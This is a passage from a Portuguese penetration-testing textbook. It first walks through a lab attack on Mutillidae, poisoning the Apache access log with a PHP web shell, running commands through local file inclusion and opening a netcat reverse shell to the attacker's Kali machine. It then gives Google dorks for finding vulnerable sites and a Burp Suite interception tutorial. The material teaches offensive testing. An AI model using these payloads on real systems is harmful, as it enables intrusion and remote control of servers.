

Observe que é possível ver todo o conteúdo do arquivo messages na tela.

Abra uma outra aba e altere a URL, para o caminho onde se encontram os arquivos de logo do Apache:

<http://172.16.0.17/mutillidae/index.php?page=../../../../var/log/apache2/access.log>

Com a visualização dos logs do Apache, agora teremos uma noção do que está acontecendo dentro do servidor.

Em algumas versões do apache2 o usuário do Apache (www-data) não tem permissão ao arquivo access.log. Para ns de aprendizado você pode dar permissão no diretório /var/log/apache2/ para esse usuário.

```
root@metasploitable:~#      chown      -R      www-data:www-data  
/var/log/apache2
```

Vamos realizar uma conexão com o netcat no servidor web, na porta 80, e inserir o código PHP que vai nos disponibilizar uma shell PHP que nos dará a possibilidade da execução de comando remoto.

```
root@kali:~# nc 172.16.0.17 80 -v
```

```
172.16.0.17: inverse host lookup failed: Unknown host  
(UNKNOWN) [172.16.0.17] 80 (http) open  
<?php system($_GET['cmd']);?>  
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">  
<html><head>  
<title>400 Bad Request</title>  
</head><body>  
<h1>Bad Request</h1>  
<p>Your browser sent a request that this server could not understand.  
<br />  
</p>  
<hr>  
<address>Apache/2.2.8      (Ubuntu)      DAV/2      Server      at  
metasploitable.localdomain Port 80</ address>  
</body></html>
```

<?php: inicia o código PHP.

system: este parâmetro indica que o usuário possui permissão de execução de comandos no sistema operacional.

(\$\_GET['cmd']): realiza a execução do comando cmd, através do GET.  
;?>: naliza o código PHP.

Observe que ele retornou um bad request. Isso ocorre porque o código PHP não é uma requisição válida HTTP, porém, o PHP interpreta o comando e mostra no log uma resposta ao comando PHP.

Atualize a tela do Mutillidae no navegador, na página dos logs do apache, e observe que surgiram novas entradas.

Gecko/20100101 Firefox/54.0" 172.16.0.10 - - [19/May/2017:18:37:39 -0400] "GET /mutillidae/index.php?page=../../../../var/log/apache2/access.log HTTP/1.1" 200 23482 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:54.0) Gecko/20100101 Firefox/54.0" 172.16.0.15 - - [19/May/2017:18:40:07 -0400]"  
**Warning:** system() [[function.system](#)]: Cannot execute a blank command in **/var/log/apache2/access.log** on line 10  
" 400 323 "-" "-"  
  

---

**Browser:** Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:54.0) Gecko/20100101 Firefox/54.0  
**PHP Version:** 5.2.4-2ubuntu5.10  
**The newest version of Mutillidae can download from Irongeek's Site**

Observe a linha que contém o seguinte aviso:

Warning: system() [function.system]: Cannot execute command in /var/log/apache2/access.log on line 10 “ 400 323 “-” “-” a blank

Uma vez recebida essa mensagem, vamos aplicar na URL os comandos que desejamos executar.

## Command Execution

Vamos inserir os comandos entre os parâmetros cmd= e page=, então vamos concatenar esses códigos usando o & para ele ser aplicado no arquivo de log do Apache.

```
http://172.16.0.17/mutillidae/index.php?cmd=ls  
-lh&page=../../var/log/apache2/access.log
```



Observe que ele interpretou o comando e apresentou no arquivo access.log o resultado do comando ls -lh.

Podemos utilizar alguns comandos para acessar todos os conteúdos do sistema. Porém, com essa vulnerabilidade, podemos explorar outras vulnerabilidades para ganhar acesso ao sistema; uma forma de realizar isso é burlar o rewall.

### Burlando o firewall

Como é comum existir rewalls de borda para proteger o servidor web, podemos utilizar algumas técnicas para burlar esse sistema. Podemos tentar realizar uma conexão reversa, pelo fato de o rewall provavelmente bloquear tentativas de conexão externa; na conexão reversa, o acesso será realizado de dentro para fora do rewall. Sabemos que o servidor web trabalha na porta 80 ou 443, então vamos utilizar essas portas para a comunicação, já que elas estão liberadas pelo rewall.

Vamos realizar uma escuta na porta 443 na máquina Kali Linux do atacante através do netcat para ganhar uma shell e poder executar comandos.

```
root@kali:~# nc -vnlp 443 listening  
on [any] 443 ...
```

Agora vamos passar os parâmetros de conexão do netcat a essa porta no servidor web através da URL:

Este ataque geralmente é realizado através da rede WAN; para isso é necessária a configuração de DMZ no modem do atacante, redirecionando para a porta específica 443 no Kali Linux. No nosso caso, o teste que estamos fazendo é na rede local, então essa configuração não é necessária.

```
http://172.16.0.17/mutillidae/index.php?cmd=nc 172.16.0.15 443 -e  
/bin/bash&page=../../var/log/apache2/access.log
```

Verifiquei no terminal do Kali Linux, na tela do comando netcat, que foi recebida uma conexão do servidor web.

```
root@kali:~# nc -vnlp 443  
listening on [any] 443 ... connect
```

```
to [172.16.0.15] from  
(UNKNOWN) [172.16.0.17]  
49018
```

Pronto! Agora temos a shell reversa na tela do atacante, e podemos executar os comandos e ver o retorno no terminal.

```
root@kali:~# nc -vnlp 443 listening on [any] 443 ... connect to  
[172.16.0.15] from (UNKNOWN) [172.16.0.17] 49018 uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Fri Apr 10 13:58:00  
UTC 2008 i686 GNU/Linux ls  
/home  
ftp  
msfadmin  
service  
user
```

---

```
~#[Pensando_fora.da.caixa]
```

Alguns criminosos utilizam as dorks de Google Hacking para encontrar sites vulneráveis a esse método de ataque.

```
Inurl:"?page="
```

Ele vai procurar URLs que contenham o termo ?page=, que é utilizado em métodos GET.

```
Inurl:"?page=new.php"
```

## Burp Suite<sup>9</sup>

Burp Suite, criado por PortSwigger Web Security, é uma plataforma de software baseada em Java de ferramentas para realizar testes de

segurança de aplicações web. O conjunto de produtos pode ser usado para combinar técnicas de testes automatizados e manuais, e consiste em várias ferramentas diferentes, como um proxy server, web spider, scanner, intruder, repeater, sequencer, decoder, collaborator e extender.

Vamos aprender um pouco sobre essa ferramenta utilizando a versão gráatis, que é bem limitada – para o uso completo é necessário adquirir uma licença.

Vamos realizar a interceptação da comunicação, fazer com que essa comunicação seja interpretada e essas informações possam ser lidas, e que possamos executar algum tipo de comando ou alguns tipos de ataque como brute-force.

### Utilizando o Burp Suite

O Burp Suite Free Edition é uma aplicação que faz parte da suíte de ferramentas do Kali Linux.

Abra o software Burp Suite, localizado no menu, e acompanhe os passos a seguir:

Applications > Web Application Analysis > Burp Suite Free Edition


Após o carregamento do software, vamos selecionar o tipo de projeto que vamos iniciar.

Selecione Temporary Project e clique em Next.




A próxima tela vai solicitar que você selecione o tipo de configuração para o projeto.

Selecione a opção Use Burp defaults e clique em Start Burp.



Após o carregamento da tela será apresentado o software, que estará pronto para execução.



Veja as funções de algumas abas e subabas:

Aba Proxy – realiza a interceptação da comunicação. Como o Burp Suite age como um proxy na rede, é necessário configurar o proxy no navegador web para que ele possa interpretar os códigos.

Subaba History HTTP – mostra todas as atividades realizadas enquanto o Burp Suite está ativo.

Aba Spider – é uma forma que o Burp Suite utiliza como controle de monitoramento.

Aba Intruder – utilizada para acrescentar códigos e métodos na URL para auxiliar no ataque à força bruta.

Vamos verificarmos as configurações do Burp Suite para poder inseri-las nas configurações do navegador.

Clique na aba Proxy e depois na subaba Options.



O Burp Suite está sendo executado na porta 8080 na interface local 127.0.0.1.


### Importando o certificado do Burp

Para que possamos utilizar todas as funcionalidades do Burp é necessário realizar a importação do certificado para o navegador. Acompanhe os passos a seguir.


Acesse a página do Burp através do navegador web:

<http://127.0.0.1:8080/>

Realize o download do certificado clicando em CA Certificate. Importe esse certificado para o seu navegador:




Clique em Preferências > Advanced > Certificates > View Certificates. Na janela que vai abrir, clique na aba Authorities e, em seguida, no botão Import... Na janela que vai abrir, navegue até o arquivo do certificado cacert.der, selecione-o e clique em Open. Na janela seguinte, selecione as três caixas para utilizar o certificado para todos os propósitos e clique em OK:



Agora insira as configurações do proxy no navegador. Abra o navegador web e acompanhe as seguintes instruções:

Clique em Preferências > Advanced > Network > Settings. Na janela que vai abrir, clique em Proxy manual Configuration e preencha com as informações do Burp Suite.




Pronto, agora podemos iniciar a captura dos dados.

### Iniciando a interceptação

Agora vamos iniciar a interceptação dos dados; abra o Burp Suite e acompanhe as instruções a seguir:

Clique na aba Proxy, na subaba Intercept e, por m, em Intercept is off.




Agora todas as informações passadas pelo navegador serão interpretadas pelo Burp Suite.

Abra o navegador web e pesquise pelo site a seguir.

[www.guardweb.com.br](http://www.guardweb.com.br)

O navegador vai aguardar a autorização do Burp Suite; abra o Burp Suite.




Veja que, após solicitar o site, ele avisa que a máquina está solicitando um

GET no site [guardweb.com.br](http://www.guardweb.com.br) e necessita da autorização do Burp; clique em Forward para todas as solicitações.

Atenção: alguns sites, como o [google.com](http://www.google.com), possuem proteção contra HSTS.

Todas essas solicitações são armazenadas pelo Burp, podendo ser visualizadas na subaba HTTP history.



The screenshot shows the Burp Suite interface with the title "Burp Suite Community Edition v2.1.02 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with tabs: "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", and "User options". The "HTTP history" tab is currently selected and highlighted with a black box. A large arrow points upwards from the text "Veja a quantidade de requisições realizadas, todas interceptadas pelo Burp." towards the "HTTP history" tab. Below the tabs is a filter bar with the text "Filter: Hiding CSS, image and general binary content". The main area is a table showing 14 rows of network requests:

#	Host	Method	URL	Params	Edited	Status	Length
1	http://www.guardweb.com.br	GET	/				
4	http://www.guardweb.com.br	GET	/				
5	http://detectportal.firefox.com	GET	/success.txt			200	379
6	http://detectportal.firefox.com	GET	/success.txt			200	379
7	http://detectportal.firefox.com	GET	/success.txt			200	379
8	http://detectportal.firefox.com	GET	/success.txt			200	379
9	http://detectportal.firefox.com	GET	/success.txt			200	379
10	http://detectportal.firefox.com	GET	/success.txt			200	379
11	http://www.guardweb.com.br	GET	/				
12	http://www.guardweb.com.br	GET	/				
13	http://www.guardweb.com.br	GET	/				
14	https://shavar.services.mozilla...	POST	/downloads?client=navclient-auto-f... ✓				

Veja a quantidade de requisições realizadas, todas interceptadas pelo Burp. No caso anterior autorizamos (Forward) o cliente a acessar o site sem nenhuma manipulação do processo de conexão. Mas com ele é possível realizar vários tipos de ataque, como XSS, Brute-Force HTTP, SQL Injection, entre outros.

### Observação

A utilização do proxy no navegador para o Burp pode não funcionar em alguns sites, devido a configurações HSTS – Strict Transport Security – aplicadas.

## Funcionamento do HSTS

O servidor informa ao navegador que a conexão entre ambos só pode ser feita de forma segura. Assim, no início do processo, o navegador faria a ligação com o site do solicitado, receberia as informações e emitiria uma notificação de que a conexão não é segura e, portanto, não pode ser completa, evitando a interceptação dos seus dados.

## Burlando aplicações com Burp<sup>10</sup>

Com o Burp podemos realizar alguns ataques de manipulação de aplicações. Vamos supor o seguinte cenário:

host: servidor de aplicação web usuários:

- elton – acesso completo
- thompson – acesso bloqueado

Temos um servidor com um sistema web e temos dois usuários, um usuário com acesso completo aos recursos do sistema e o outro usuário com acesso bloqueado.

Temos a seguinte programação PHP para a página de login da aplicação:


- Arquivo: /var/www/html/app/index.php

```
<?php  
  
if ($_POST["username"] == "elton" && $_POST["password"] == "1234")  
    header("Location: sucesso.php");  
else if ($_POST["username"] == "thompson" && $_POST["password"] == "4321")  
    header("Location: bloqueado.php");  
else{  
?>  
<form method="POST">  
    Username: <input name="username" type="text" /><br />  
    Password: <input name="password" type="password" /><br />  
        <input type="submit" value="Entrar" />  
  
<?php  
    }  
?>
```




- Arquivo: /var/www/html/app/sucesso.php

<font color="#00C000"><strong>Acesso Completo</strong></font>



- Arquivo: /var/www/html/app/bloqueado.php

<font color="#FF0000"><strong>Acesso Bloqueado</strong></font>



Com esses arquivos no diretório correto, podemos iniciar o servidor Apache para realizar os testes. Digite no terminal:

```
root@kali:~# /etc/init.d/apache2 start
[ ok ] Starting apache2 (via systemctl): apache2.service.
```

Acesse a seguinte página do sistema através do navegador web, com as configurações de proxy de nidas para o servidor do Burp.

<http://127.0.0.1/app/index.php>

No caso desse teste, é necessário que o navegador utilize o proxy para o localhost, 127.0.0.1.

Com o Burp ativo ele vai interceptar as conexões. Agora abra o Burp e observe na aba Intercept e subaba Raw. Veja os dados de solicitação do navegador para acessar a página.

```
GET /app/index.php HTTP/1.1
```

```
Host: 127.0.0.1
```

